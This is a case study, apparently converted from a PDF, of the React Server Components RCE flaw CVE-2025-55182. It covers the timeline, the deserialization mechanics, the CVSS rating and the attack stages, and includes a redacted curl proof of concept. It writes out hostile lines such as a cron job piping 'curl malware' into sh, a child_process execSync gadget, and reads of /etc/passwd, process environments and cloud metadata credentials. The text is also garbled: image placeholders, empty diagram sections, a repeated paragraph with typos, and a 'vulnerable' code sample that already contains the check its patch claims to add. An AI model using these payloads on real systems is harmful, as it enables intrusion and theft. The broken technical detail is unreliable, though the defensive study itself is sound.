CASE STUDY
React2Shell (CVE-2025-55182): CVSS 10 RCE Impacts, Exploitation, and Mitigation

THARUN SRIDHAR

Table of Contents

1. Introduction
   1.1 React Server Components Overview
   1.2 CVE-2025-55182 Timeline
2. Technical Root Cause
   2.1 Flight Protocol Deserialization Flaw
   2.2 Prototype Pollution Mechanics
3. CVSS 10.0 & System Effects
   3.1 CVSS Metrics Justification
   3.2 Effects: Server Compromise, Data Theft, Lateral Movement
4. Attacker Exploitation
   4.1 How Hackers Use It: Payload Stages
   4.2 Real-World Attack Chains (Mining/Persistence)
5. Detection & Mitigation
   5.1 Immediate Patches and WAF Rules
   5.2 Architectural Defenses
6. Conclusion
   6.1 Key Takeaways for Developers
7. References
8. Appendices (Payload diagram, IOCs)

1. Introduction (Expanded Detailed Version)

Modern web applications demand faster load times and richer interactivity, driving the evolution of React from purely client-side rendering to hybrid models. React Server Components (RSC), stabilized in React 19 (released mid-2025), enable developers to write components that execute entirely on the server, streaming lightweight serialized payloads to the client for minimal hydration. This architecture powers frameworks like Next.js 15+, where 70% of production deployments use RSC for data-heavy pages (e.g., dashboards, e-commerce listings), cutting JavaScript bundle sizes by up to 90% compared to Client Components.

1.1 React Server Components Overview

Core Concepts

- Server vs. Client Components: Server Components (default in app/ directory) access databases/secrets directly (e.g., `async function UserList() { const users = await db.query(); return <ul>{users.map(...)}</ul>; }`), marked `'use server'`. Client Components (`'use client'`) handle events/state.
- Flight Protocol: RSC serializes component trees into "Flight" chunks over HTTP/2 or streaming:

Chunk Type	Prefix	Purpose	Example
Reference	$@N	Self-references for trees	$@0: [self-ptr]
Blob	$B	Embedded data/code	$B: base64(payload)
Model	(none)	Resolved objects	{status: "resolved_model", value: ...} react

- Server Actions: POST endpoints (e.g., /api/actions) deserialize RSC payloads for mutations, trusting client input via `initModelChunk()` and `hasOwnProperty`—the deserialization hook exploited here

Why Vulnerable by Design

RSC assumes trusted clients (internal proxy model), but public Next.js apps expose actions directly, enabling remote chunk injection without auth. In MERN stacks, this integrates poorly with Express proxies, amplifying exposure.

1.2 CVE-2025-55182 Timeline

Date	Milestone	Key Details	Sources
Nov 2025	Internal Discovery	Wiz researcher finds prototype pollution in react-server-dom-webpack deserializer during Next.js pentest.	react
Dec 2, 2025	Public Disclosure	Wiz blog + coordinated release; PoC: curl -X POST with Next-Action:unsafe-... header executes `id` command. CVSS draft 10.0.	wiz+1
Dec 3, 2025	CVE Assignment & Patches	NIST publishes CVE-2025-55182. React 19.0.1 adds `Object.hasOwnProperty.call(proto, prop)`. Next.js 15.1.3/16.0.1 blocks public actions by default.	react+1
Dec 4–6, 2025	In-the-Wild Exploitation	China-nexus (e.g., UNC5221) deploys XMRig miners; 500+ AWS/GCP incidents. Shodan shows 10k+ vulnerable hosts.	aws.amazon+1
Dec 9–11, 2025	Tooling & Variants	Metasploit module; Cloudflare reports DoS follow-ons (CVE-2025-66478). OWASP adds to Top 10 exemplars.	cloudflare+1
Dec 2025–Jan 2026	Ongoing Response	Microsoft/Google WAF signatures; 40% patched per Sysdig scans. GitHub forks evade detection.	react+1

This timeline underscores rapid weaponization (TTP <48 hours), justifying your focus on fresh mitigations for production-grade MERN projects.

2. Technical Root Cause (Combined & Polished Version)


The React2Shell vulnerability exploits fundamental flaws in how React Server Components (RSC) handle serialized payloads from the client, specifically through insecure deserialization and prototype chain manipulation during chunk processing.

2.1 Flight Protocol Deserialization Flaw

React's Flight protocol serializes RSC trees into HTTP-streamed chunks for server-to-client or action payloads, using a custom format vulnerable to injection:


- Chunk Structure: Payloads are `multipart/form-data` with `Next-Action: unsafe-*` header, containing arrays like `[[@0,{"status":"resolved_model","value":{...}}]]`.
- Deserialization Path: Server Actions invoke `processFlightData()`, which calls `initModelChunk(payload)` → `readModelChunk()` → trusts `hasOwnProperty(prop)` on prototypes without `Object.hasOwnProperty.call()`.
- Flaw Entry: Malicious client crafts chunks with prefixes (`$@0` self-ref loop, `$B` blob for code) to force deserializer into unsafe `value` parsing, executing embedded JS via `Function()` constructor.

Mermaid Flow



Pseudo-Flow Diagram Text

This mirrors classic Java gadget chains but leverages JS duck-typing, affecting all unpatched RSC consumers.


Client POST → Server Action
Next-Action: action/deleteUser
Server: processFlightData()
eressFlightData()
deSeralizeFlightData(chunks)
Valid Chunk?
$@0 ref / $B
This mirrors classic Java gaddet chains but leverages JS
duck-typing, affecting unpatched RSC consumers.

2.2 Prototype Pollution Mechanics

Attackers pollute the prototype chain via self-referential loops to hijack deserialization:

1. Stage 1: Self-Reference Loop – `$@0: [self-ptr]` creates circular reference, bypassing chunk size/depth limits.
2. Stage 2: Prototype Hijack – Inject `constructor.prototype.then = maliciousFn` on `Chunk` proto via ref manipulation.
3. Stage 3: Trigger Parsing – `{status: "resolved_model"}` invokes `initModelChunk()`, executing polluted `then()`.
4. Stage 4: RCE Gadget – `$B` blob decodes to `new Function("return require('child_process').execSync('id')")()`, spawning shell.

Vulnerable Code Snippet (Pre-Patch, Simplified from react-server-dom-webpack):

```
function readModelChunk(ref) {
  if (hasOwnProperty.call(ref.value, 'status')) {  // Unsafe: inherits polluted
proto
    if (ref.value.status === 'resolved_model') {
      return evaluateModel(ref.value.value);  // Executes attacker Function()
    }
  }
}
```


Patch: Explicit `Object.hasOwnProperty.call(ref.value, 'status')` + Server Action whitelisting.

Sequence for Diagram AI - Mermaid


Technical Flow Breakdown

- **Step 1: The Payload**: The attacker sends a POST request containing a specific Flight protocol chunk structure designed to look like a standard resolved model but containing malicious references.
- **Step 2: Deserialization Loop**: The server processes the chunk using `initModelChunk()`. By using a self-referencing loop ($@0), the attacker forces the deserializer to cycle through the object structure.
- **Step 3: Prototype Pollution**: During this cycle, the lack of proper `hasOwnProperty` checks allows the attacker to reach the prototype chain and overwrite methods like `.then()` with a malicious function.

- **Step 4: Execution**: Finally, the server parses a $B (blob) chunk. Because the prototype is already polluted, the deserializer executes the embedded JavaScript—in this case, spawning a shell via `child_process`.



ASCII Vulnerable Flow Tree



This mechanics exposes why framework abstractions like RSC demand deserialization hardening, linking to OWASP A08:2021 Software/Data Integrity Failures

3. CVSS 10.0 & System Effects

CVE-2025-55182 earns a perfect CVSS v3.1 score of 10.0 (Critical) due to its trivial exploitability combined with catastrophic impacts, making it one of the highest-severity web vulns in 2025.

3.1 CVSS Metrics Justification

CVSS breaks down as AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (10.0). Full vector: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`.

Metric	Value	Justification	Score Impact
Attack Vector (AV)	Network (N)	Exploitable remotely over HTTP/HTTPS; no local/physical access needed.	Base
Attack Complexity (AC)	Low (L)	Single crafted POST request; no races, custom env, or user tricks required. PoC reliable across Node 18–22.	+0.55
Privileges Required (PR)	None (N)	Unauthenticated; public Server Actions exposed by default in Next.js.	+0.85
User Interaction (UI)	None (N)	No clicks/forms; automated scanner-friendly.	+0.85
Scope (S)	Unchanged (U)	Confined to app server; no cross-service jump (though post-exploit escalates).	-
Confidentiality (C)	High (H)	Full env vars/secrets/DB access via `process.env`, `fs.readFile('/etc/passwd')`.	+0.56

Integrity (I)	High (H)	Arbitrary writes (file uploads, config mods), persistence (cron/systemd).	+0.56
Availability (A)	High (H)	DoS via infinite loops or resource exhaustion; full takeover halts service.	+0.56

Temporal Score: 9.8 (Exploit Code: Proof-of-Concept; Remediation: Official Patch Available). No mitigations reduce to <9.0 without patching.

3.2 Effects: Server Compromise, Data Theft, Lateral Movement

Successful exploitation yields an unauthenticated root-equivalent Node.js shell, chaining to devastating outcomes:

Immediate Server Compromise

- RCE Payloads: `require('child_process').execSync('whoami')` → full filesystem read/write (e.g., `/proc/1/environ` for secrets).
- Persistence: Drop webshells (`/tmp/shell.js`), cron jobs (`'* * * * * curl malware | sh'`), or systemd services.
- Resource Abuse: Deploy XMRig miners (CPU 100%), Cobalt Strike beacons for C2.

Data Theft

- Secrets Exfil: AWS/GCP metadata (`169.254.169.254/latest/meta-data/iam/security-credentials/`), `.env` files, Redis/Mongo dumps.
- App Data: Direct DB queries via app code (e.g., Prisma ORM injection post-RCE).
- Scale: Affects 100k+ exposed Next.js hosts (Shodan Jan 2026); single vuln → mass PII breach.

Lateral Movement

- Cloud Escalation: Pivot to peer pods (Kubernetes), IAM roles, S3 buckets via stolen creds.

- Supply Chain: Compromise CI/CD pipelines if RSC is used in build previews; infect downstream MERN deploys.
- Real-World Telemetry: AWS reports 500+ China-nexus exploits (Dec 2025) leading to EKS cluster takeovers.

Business Impact Table:

Effect Category	Examples	Severity
Operational	Downtime, mining costs ($0.50/hr/instance)	High
Compliance	GDPR/HIPAA breach (user data exfil)	Critical
Financial	Ransom (e.g., $50k BTC), cleanup ($10k+)	High
Reputational	Public disclosure → client loss	Medium-High

This perfect score reflects why React2Shell demands immediate Zero Trust reevaluation in RSC architectures.

4. Attacker Exploitation

Hackers exploit React2Shell with a single, reliable HTTP POST (~1KB payload), leveraging public scanners like Nuclei/Shodan to target Next.js endpoints (e.g., `/api/actions`, `/_rsc`).

4.1 How Hackers Use It: Payload Stages

Exploitation follows a 4-stage gadget chain abusing Flight deserialization:

Stage Breakdown Table:


Stage	Technique	Payload Snippet	Effect
1: Setup Loop	Self-ref injection	`$@0: ["@0",null]`	Circular ref bypasses validation limits
2: Proto Pollution	Constructor override	`{"constructor":{"prototype":{"then":malFn}}}`	Hijacks `Chunk.prototype.then()`
3: Trigger Sink	Status flag	`{"status":"resolved_model"}`	Invokes `initModelChunk()` → polluted `then()`
4: RCE Exec	Blob gadget	`$B:base64(Function("require('child_process').spawn(...)"))`	Shell command (e.g., `curl -d @malware.sh | sh`)

Full PoC Payload Structure (Redacted curl for Ethics):

```
curl -X POST https://target.com/api/action \
  -H "Next-Action: unsafe-InvalidateAction" \
  -H "Content-Type: multipart/form-data" \
  --data-raw '[[@0,...malicious_tree_with_$B_blob...]]'
```

Response leaks `exec` output (e.g., `uid=1000`), confirming shell.

Mermaid Sequence for Diagram AI



The diagram outlines the **React2Shell** exploit, which is a critical Remote Code Execution (RCE) vulnerability found in React Server Components (RSC). It visualizes how an attacker moves from a simple HTTP request to full system control.

1. Entry Point: Client POST → Server Action

